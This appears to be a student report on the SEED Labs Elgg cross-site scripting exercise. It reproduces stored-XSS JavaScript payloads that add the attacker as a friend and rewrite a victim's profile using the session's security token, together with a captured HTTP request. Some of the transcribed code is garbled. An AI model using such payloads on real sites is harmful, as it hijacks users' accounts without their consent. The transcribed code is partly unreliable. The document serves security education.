
Add widgets

A screenshot of a Mozilla Firefox browser window. The title bar says "Samy : XSS Lab Site - Mozilla Firefox". The address bar shows "www.xsslabeegg.com/profile/samy" with a 67% zoom level. The menu bar includes File, Edit, View, History, Bookmarks, Tools, and Help. Below the menu is a toolbar with icons for back, forward, search, and other functions. A sidebar on the left contains various icons for file management, including a trash can, a folder, a file, and a gear. The main content area displays the "XSS Lab Site" profile for "Samy". It features a profile picture of a person at a keyboard with binary code in the background. The profile information includes the name "Samy" and the link "About me". Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a sidebar titled "Friends" which shows a single friend icon. At the bottom of the profile section are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The status bar at the bottom right shows the time as 7:23 PM.

Then I logged into Alice profile and checked if there are any friends for Alice. Before the attack I was able to see that there were no friends for Alice.

The screenshot shows a Mozilla Firefox browser window with the title bar "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/alice". The main content area shows the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the far right, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button. The left sidebar of the browser shows various icons for different tabs and functions. The status bar at the bottom indicates the battery level is at 67% and the time is 7:26 PM.


Then I navigated to the members page from the more option so that I can view Samy's profile from Alice profile.



This is after visiting Samy's page from Alice profile.

The screenshot shows a web browser window with the title "XSS Lab Site". The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More ». On the left, there's a sidebar with a profile picture of a person working on a laptop, followed by buttons for Add friend, Send a message, and Report user. Below these are links for Blogs, Bookmarks, Files, Pages, and Wire posts. The main content area displays a profile for "Samy" with the subtitle "About me". To the right, there's a "Friends" section showing one friend's profile picture. The overall layout is clean and modern, typical of a social networking platform.

I was able to see that Samy got added to the friends list of Alice without the knowledge of Alice. This is because of the XSS attack using malicious JavaScript program in the About Me of Samy's profile. I have added the URL for the Add friend along with the user ID of Samy so that a victim who is visiting Samy's profile gets added as a friend to the victim.



### Question 1:

The purpose of lines 1 and 2 in the malicious program is to get the token and the timestamp of the current session so that the token and timestamp gets appended to the Add Friend URL for a particular member who is visiting Samy's profile and Samy gets added to the Friend list of that victim. Without these lines, the attack will not be successful because the complete HTTP request URL for the Add friend requires the token and the timestamp to complete the attack. And the website validates to check if the timestamp and tokens are from valid session.

## Question 2:

Now I performed the attack by pasting the malicious JavaScript program in the About Me of Samy's profile in the Editor mode without enabling the Edit HTML mode. I just pasted the program as a plain text in the About me and saved the profile.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabe.../profile/samy/edit". The main content area shows the "XSS Lab Site" interface with a sidebar containing various icons. The "About me" section contains a rich text editor toolbar and a code editor. The code editor contains the following malicious JavaScript:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&_slog_ts="+_slog.security.token._slog_ts;
var token+"&_slog_token="+_slog.security.token._slog_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabe.../action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl);
Ajax.send();
}

```

The "Edit profile" section shows a "Display name" field with "Samy" and a "Brief description" field. The right sidebar shows the user "Samy" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

Then after saving the profile, I navigated back to Samy's home page, I was able to see the malicious program getting displayed as plain text in the home page.

The screenshot shows a Linux desktop environment with a window titled "Samy : XSS Lab Site" open in a browser. The URL is "www.xsslabeLgg.com/profile/samy". The browser interface includes a toolbar with icons for file operations, a menu bar with "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help", and a status bar showing "7:39 PM". Below the toolbar, there are links for "Most Visited", "SEED Labs", and "Sites for Labs". The main content area displays the "XSS Lab Site" homepage. On the left, there is a sidebar with icons for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The main content area shows a profile for "Samy" with a placeholder image and a bio section. The bio contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="$_elgg_ts="+elgg.security.token._elgg_ts;
var token="";
_elgg_token=""+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabeLgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeLgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

The browser's status bar at the bottom shows the URL "www.xsslabeLgg.com".

I logged into Alice profile and chose her as victim.

A screenshot of a Mozilla Firefox browser window. The title bar reads "Alice : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabe.../profile/alice". The main content area displays the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the profile picture are links for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed above a "Friends" section which says "No friends yet.". A sidebar on the left contains various icons for file management and system tools. The top right corner of the browser window shows system status icons and the time "7:40 PM".


I navigated to the members page so that I can view Samy's profile from Alice profile.

The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** Newest members : XSS Lab Site - Mozilla Firefox
- Toolbar:** File Edit View History Bookmarks Tools Help
- Address Bar:** www.xsslabeledgg.com/members (67%)
- Bookmarks Bar:** Most Visited, SEED Labs, Sites for Labs
- User Account:** Account »
- Content Area:**
  - ## XSS Lab Site
  - [Activity](#), [Blogs](#), [Bookmarks](#), [Files](#), [Groups](#), [More »](#)
  - ### Newest members

    - [Newest](#) | [Alphabetical](#) | [Popular](#) | [Online](#)
    - [Samy](#)
    - [Charlie](#)
    - [Boby](#)
    - [Alice](#)
    - [Admin](#)
  - Search:** Search
  - Search Members:** Search members  [Search](#)
  - Total members: 5
- Sidebar:** A vertical sidebar on the left side of the window contains several icons, likely for navigation or quick access.

After viewing Samy's profile I was able to see that Samy did not get added as a Friend to Alice. This is because I have put the malicious code under Editor mode and that it just displays as plain text instead of malicious program.



### 3.6 Task 5: Modifying the Victim's Profile:

Before doing this attack of modifying a victim's profile, I chose Alice as victim. This is before the attack and we were able to see that there is no any brief description about Alice.

The screenshot shows a Mozilla Firefox browser window with the title "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeegg.com/profile/alice". The main content area shows the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the far right, there is a "Friends" section with the message "No friends yet." and a "Add widgets" button. The left sidebar of the browser shows various icons for different applications and tabs.

This is the home page of Samy before the attack.

Samy : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Samy : XSS Lab Site +

www.xsslabeLgg.com/profile/samy 67% Account »

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets


 Samy

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends


Add widgets




I logged into Samy profile and navigated to Edit Profile URL so that I can get the complete HTTP URL for the editing brief description.

The screenshot shows a Mozilla Firefox window with the title bar "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/samy/edit". The main content area is titled "Edit profile" and contains fields for "Display name" (set to "Samy"), "About me" (with a rich text editor placeholder), and "Brief description" (containing "Hello This is Sammy!"). On the right side, there is a sidebar with a search bar and a list of profile-related links for "Samy", including "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". A vertical toolbar on the left contains icons for various applications like the terminal, file manager, and system monitor.

I then turned the Firefox add on for HTTP Live Header and captured the complete HTTP request for the brief description so that I can write the malicious program to modify the victim's profile.



This is the complete HTTP POST request for the edit profile link. I made a copy of the complete HTTP request so that I can use the URL in the malicious program.



The screenshot shows the Moz-extension's "HTTP Header Live" feature. The interface includes a toolbar with various icons on the left, a header bar at the top, and a main content area. In the content area, a POST request is being constructed:

```
POST ▾ http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 490
Cookie: Elgg=6s4o4ulalj935untqm3lts0307
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

The body of the request contains the following data:

```
elgg_token=LkcDIA9s1ZaPMg96vaqW6A&__elgg_ts=1586476620&name=Samy&description=&accesslevel[descript:
```

At the bottom of the tool, there is a "Send" button and a status message "Content-Length: 448".

After posting the Brief Description in Samy's profile, I navigated back to the home page of Samy and I was able to see that the brief description was displayed.

The screenshot shows a Mozilla Firefox browser window with the title bar "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeledgg.com/profile/samy". The main content area shows the "XSS Lab Site" profile for "Samy". The profile picture is a person working on a laptop with binary code in the background. The brief description is "Hello This is Sammy!". Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section showing one friend with a small profile picture. The left sidebar contains various icons for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More".

Then with the help of Firefox add on I was able to get the complete structure of the HTTP request. From getting the structure I was able to modify the given malicious program by adding the description that needs to be modified in the victim's profile and the URL for the Edit Profile Link.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var guid=&guid=__elgg.session.user.guid;
var ts=&__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.
var content= token + ts + name + desc + guid;
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Then I copied the malicious JavaScript program and pasted it under About Me of Samy by enabling the Edit HTML option and made it public so that any member can be attacked and I saved the profile.

The screenshot shows a Mozilla Firefox window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "Edit profile" form for user "Samy". In the "About me" section, there is a rich text editor containing the following malicious JavaScript code:

```
<script type="text/javascript">
window.onload = function(){
